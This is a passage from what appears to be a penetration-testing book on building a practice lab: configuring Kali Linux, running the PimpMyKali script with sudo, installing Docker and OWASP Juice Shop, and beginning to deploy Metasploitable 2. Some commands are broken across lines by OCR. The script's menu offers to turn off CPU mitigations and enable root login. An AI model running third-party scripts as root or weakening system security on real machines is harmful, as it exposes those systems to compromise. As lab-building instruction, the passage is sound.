
As shown in the preceding screenshot, there are 4 network adapters on the Kali Linux virtual machine:

- **lo** – This is the loopback network adapter which enables the operating system to communication with self-hosted applications and vice-versa.
- **eth0** – This network adapter is vNIC 1 based on our lab topology diagram and its network adapter 1 on the virtual machine settings that's connected to the internet via the physical network. The **inet** address is the IP address that's allocated to the interface.
- **eth1** – This is vNIC 2 according to the lab topology diagram and it is network adapter 2 on the virtual machine setting that's connected to the *PentestNet* network (`172.30.1.0/24`) environment.
- **eth3** – This is vNIC 3 according to the lab topology diagram and it is network 3 on the virtual machine settings that's connected to the *RedTeamLab* network (`192.168.42.0/24`) environment.

1. Next, let's internet connectivity and determine whether DNS resolution is working properly on our Kali Linux virtual machine. On the **Terminal**, use the following commands to send 4 **Internet Control Message Protocol** (**ICMP**) messages to `www.google.com` :


```
kali@kali:~$ ping www.google.com -c 4
```

The following screenshot shows the Kali Linux operating system was able to resolve the hostname to an IP address and successfully reach Google's web server on the internet:



```
kali@kali:~$ ping www.google.com -c 4
PING www.google.com (192.178.50.68) 56(84) bytes of data.
64 bytes from tzmiaa-ad-in-f4.1e100.net (192.178.50.68): icmp_seq=1 ttl=109 time=47.8 ms
64 bytes from tzmiaa-ad-in-f4.1e100.net (192.178.50.68): icmp_seq=2 ttl=109 time=48.7 ms
64 bytes from tzmiaa-ad-in-f4.1e100.net (192.178.50.68): icmp_seq=3 ttl=109 time=48.5 ms
64 bytes from tzmiaa-ad-in-f4.1e100.net (192.178.50.68): icmp_seq=4 ttl=109 time=48.4 ms

— www.google.com ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
rtt min/avg/max/mdev = 47.845/48.370/48.708/0.319 ms
```

1. Lastly, to change the default password for the username: `kali`, use the `passwd` command as shown in the following screenshot:




```
kali@kali:~$ passwd
Changing password for kali.
Current password:
New password:
Retype new password:
passwd: password updated successfully
```

While entering passwords on the Linux terminal, they are invisible for security reasons.

Part 4 – Updating repository sources and packages

At times, a tool may not be working as expected, or even crash unexpectedly on us during a penetration test or security audit. Developers often release updates for their applications and software packages. These updates are intended to fix bugs and add new features to the user experience. Let's learn how to update sources and packages by following these steps:

1. To update the local package repository list on Kali Linux, use the `sudo apt update` command as shown here:




```
kali@kali:~$ sudo apt update
[sudo] password for kali:
Get:1 http://mirrors.jevincanders.net/kali kali-rolling InRelease [41.2 kB]
Get:2 http://mirrors.jevincanders.net/kali kali-rolling/main amd64 Packages [19.4 MB]
Get:3 http://mirrors.jevincanders.net/kali kali-rolling/main amd64 Contents (deb) [45.4 MB]
Get:4 http://mirrors.jevincanders.net/kali kali-rolling/contrib amd64 Packages [115 kB]
Get:5 http://mirrors.jevincanders.net/kali kali-rolling/contrib amd64 Contents (deb) [164 kB]
Get:6 http://mirrors.jevincanders.net/kali kali-rolling/non-free amd64 Packages [217 kB]
Get:7 http://mirrors.jevincanders.net/kali kali-rolling/non-free amd64 Contents (deb) [918 kB]
Fetched 66.3 MB in 15s (4,476 kB/s)
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
554 packages can be upgraded. Run 'apt list --upgradable' to see them.
```

By updating the package repository list on your Kali Linux machine, when you use the `sudo apt install <package-name>` command to install a new software package, Kali Linux will retrieve the latest version of the application and update from the official sources.

> The `source.list` file does not always update properly. To ensure you have the right settings on your Kali Linux machine, please see the official documentation on Kali Linux repositories at: https://www.kali.org/docs/general-use/kali-linux-sources-list-repositories/.

1. (Optional) To upgrade all the existing software packages on your Kali Linux machine to their latest versions, use the `sudo apt upgrade` command, as shown here:




```
kali@kali:~$ sudo apt upgrade
[sudo] password for kali:
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
Calculating upgrade ... Done
The following packages were automatically installed and are no longer required:
  libmongocrypt0 libmujs2 libncurses5 libtinfo5 libyara9 pipewire-alsa python3-jaraco.classes
  python3-texttable tftp
Use 'sudo apt autoremove' to remove them.
The following NEW packages will be installed:
```

If, during the upgrade process, you receive an error about Kali Linux being unable to perform the upgrade, use the `sudo apt update --fix-missing` command followed by `sudo apt upgrade` once more.

1. Next, the PimpMyKali script from Dewalt enables us to both fix and install very useful utilities and tools on our Kali Linux virtual machine. Please use the following commands by Dewalt:

```
kali@kali:~$ git clone https://github.com/Dewalt-arch/pimpmykali
kali@kali:~$ cd pimpmykali
kali@kali:~/pimpmykali$ sudo ./pimpmykali.sh
```

Next, the PimpMyKali command-line menu will appear with many options, enter `N` since we are running this script on a new virtual machine, as shown here:



```
            .__                              __             .__   .__
 ______ |__| _____ ______  _____ ___.__.|  | _______ |  | |__|
 \____ \|  |/     \\____ \ /     \<   |  ||  |/ /\__  \ |  | |  |
 |  |_> >  |  Y Y  \  |_> >  Y Y  \\___  ||    <  / __ \|  |_|  |
 |   __/|__|__|_|  /   __/|__|_|  / ____||__|_ \(____  /____/__|
 |__|            \/|__|         \/\/ Powered  \/  By  \/  Dewalt

 Select an option from menu:             Rev: 1.7.4 Arch: amd64

Key  Menu Option:              Description:
---  ------------              ------------
 1 - Fix Missing               (pip pip3 golang gedit nmapfix build-essential)
 2 - Fix /etc/samba/smb.conf   (adds the 2 missing lines)
 3 - Fix Golang                (installs golang, adds GOPATH= to .zshrc and .bashrc)
 4 - Fix Grub                  (adds mitigations=off)
 5 - Fix Impacket              (installs impacket 0.9.19)
 6 - Enable Root Login         (installs kali-root-login)
 8 - Fix nmap scripts          (clamav-exec.nse and http-shellshock.nse)
 9 - Pimpmyupgrade             (apt upgrade with vbox/vmware detection)
                               (sources.list, linux-headers, vm-video)
 0 - Fix ONLY 1 thru 8         (runs only 1 thru 8)

 N - NEW VM SETUP - Run this option if this is the first time running pimpmykali

 = - Pimpmykali-Mirrors        (find fastest kali mirror. use the equals symbol = )
 T - Reconfigure Timezone       current timezone  : US/Eastern
 K - Reconfigure Keyboard       current keyb/lang : us
```

During the setup process, the script will ask whether you want to re-enable to ability to login with the *root* account on Kali Linux, this is a personal preference. I entered `N` (no) and hit enter to continue the process. Keep in mind, this setup process a few minutes to complete.

1. Lastly, after the setup process is completed, you will need to reboot the Kali Linux virtual machine to ensure all the configurations takes effect. You will find the power options at the top-right corner of the Kali Linux desktop interface.

> To learn more about Dewalt's PimpMyKali script, please see the official GitHub repository at: https://github.com/Dewalt-arch/pimpmykali.

Having completed this section, you have learned how to set up Kali Linux as a virtual machine, enable internet and other network connections for the virtual machine, and update the package repository source list. Next, you will learn how to setup a vulnerable web application to explore web application penetration testing in later sections of this book.

Setting up vulnerable web application

Learning how to simulate real-world cyberattacks using Kali Linux would not be complete without understanding how to discover and exploit vulnerabilities within web applications. The **Open Web Application Security Project** (**OWASP**) is an organization that focuses on improving security through software, including web applications. OWASP is known for its OWASP Top 10 list of most critical security risks within web applications.

> At the time of writing this book, the latest version of OWASP Top 10 is 2021. More information can be found at: https://owasp.org/www-project-top-ten/.

As an aspiring ethical hacker and penetration tester, it's important to understand how to identify and perform security testing on each category within the OWASP Top 10 list. OWASP created a few projects that allow learners to safely use their offensive security skills and techniques in a safe environment to discover web application vulnerabilities and exploit them. In this section, we'll be deploying the OWASP Juice Shop vulnerable web application on Kali Linux.To get started with setting up OWASP Juice Shop web application, please use the following instructions:


1. Firstly, power-on your **Kali Linux virtual machine** and log-in.
2. Next, open the **Terminal** and use the following commands to update the package repository list:

```
kali@kali:~$ sudo apt update
```

1. Next, install the Docker repository source on Kali Linux with the following commands:

```
kali@kali:~$ printf '%s\n' "deb https://download.docker.com/ lin
ux/debian bullseye stable" | sudo tee /etc/apt/sources.list.d/do
cker-ce.list
```

The following screenshot shows the successful execution of the preceding commands:




```
kali@kali:~$ sudo apt update
[sudo] password for kali:
Hit:1 http://mirrors.jevincanders.net/kali kali-rolling InRelease
Hit:2 https://dl.google.com/linux/chrome/deb stable InRelease
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
1 package can be upgraded. Run 'apt list --upgradable' to see it.

kali@kali:~$ printf '%s\n' "deb https://download.docker.com/ linux/debian
bullseye stable" | sudo tee /etc/apt/sources.list.d/docker-ce.list
deb https://download.docker.com/ linux/debian bullseye stable
```

1. Next, download and setup the **GNU Privacy Guard** (**GPG**) keys for Docker by using the following commands:

```
kali@kali:~$ curl -fsSL https://download.docker.com/linux/debian
/gpg | sudo gpg --dearmor -o /etc/apt/trusted.gpg.d/docker-cearc
hive-keyring.gpg
```

The following screenshot shows the successful execution of the preceding

commands:



```
kali@kali:~$ curl -fsSL https://download.docker.com/linux/debian/gpg | sudo
gpg --dearmor -o /etc/apt/trusted.gpg.d/docker-cearchive-keyring.gpg
```

To learn more on setting up Docker on Kali Linux, please see the official documentation at: https://www.kali.org/docs/containers/installing-docker-on-kali/.

1. Next, update the package repository list again and install Docker by using the following commands:


```
kali@kali:~$ sudo apt update
kali@kali:~$ sudo apt install -y docker.io
kali@kali:~$ sudo systemctl enable docker –now
kali@kali:~$ sudo usermod -aG docker $USER
```

Use the `docker version` command to test whether Docker is installed correctly on Kali Linux.

1. Next, use the installed Docker application to pull-down the **OWASP Juice Shop** container from the online Docker Hub repository:

```
kali@kali:~$ sudo docker pull bkimminich/juice-shop
```

The following screenshot shows the download and setup process of the OWASP Juice Shop docker container:




```
kali@kali:~$ sudo docker pull bkimminich/juice-shop
Using default tag: latest
latest: Pulling from bkimminich/juice-shop
383e1c5dd0c1: Pull complete
c59673e9fae3: Pull complete
7dcffaf98769: Pull complete
110615d32fe3: Pull complete
aa52b96be1e2: Pull complete
15e0f40066fa: Pull complete
Digest: sha256:073163e118541daec3a26321d6fb70e7454ab369de5f296c131f5ff99fc8c91c
Status: Downloaded newer image for bkimminich/juice-shop:latest
docker.io/bkimminich/juice-shop:latest
```

1. Next, use the following commands to run the OWASP Juice Shop Docker container on port 3000:

```
kali@kali:~$ sudo docker run --rm -p 3000:3000 bkimminich/juice-
shop
```


The following snippet shows the execution of the preceding command:



```
kali@kali:~$ sudo docker run --rm -p 3000:3000 bkimminich/juice-shop
info: All dependencies in ./package.json are satisfied (OK)
info: Detected Node.js version v18.15.0 (OK)
info: Detected OS linux (OK)
info: Detected CPU x64 (OK)
info: Configuration default validated (OK)
info: Entity models 19 of 19 are initialized (OK)
info: Required file server.js is present (OK)
info: Required file index.html is present (OK)
info: Required file main.js is present (OK)
info: Required file tutorial.js is present (OK)
info: Required file polyfills.js is present (OK)
info: Required file styles.css is present (OK)
info: Required file runtime.js is present (OK)
info: Required file vendor.js is present (OK)
info: Port 3000 is available (OK)
info: Chatbot training data botDefaultTrainingData.json validated (OK)
info: Server listening on port 3000
_
```

To stop the Docker container from running, use the `CTRL + C` key combination.

1. Lastly, open the Firefox web browser on Kali Linux and go to `http://127.0.0.1:3000` to access and interact with OWASP Juice Shop web application, as shown in the following screenshot:



To learn more about OWASP Juice Shop vulnerable web application, please see the official documentation at: https://owasp.org/www-project-juice-shop/.

Having completed this exercise, you have learned how to set up Docker and OWASP Juice Shop on Kali Linux. Next, you will learn how to set up Metasploitable 2, a vulnerable Linux-based system in our lab environment.

Deploying Metasploitable 2 as a vulnerable machine


When building a penetration testing lab, it's important to include vulnerable systems that will act as our targets. These systems contain intentional vulnerable services and applications enabling us to practice and build our skills to better understand how to discover and exploit vulnerabilities. A very popular vulnerable machine is known as Metasploitable 2. This vulnerable machine contains a lot of security vulnerabilities that can be exploited and is good for learning about ethical hacking and penetration testing.To get started setting up Metasploitable 2 within our lab environment, please use the following instructions:

Part 1 – Deploying Metasploitable 2

The following steps will guide you to acquiring the Metasploitable 2 virtual machine and deploying it within Oracle VM VirtualBox Manager:

1. Firstly, on your host computer, go to https://sourceforge.net/projects/metasploitable/files/Metasploitable2/ to download the **metasploitable-linux-2.0.0.zip** file onto your device.
2. Once the ZIP file has been downloaded, extract (unzip) its contents. The extracted files are the virtual hard disk and settings configuration files for the Metasploitable 2 virtual machine.
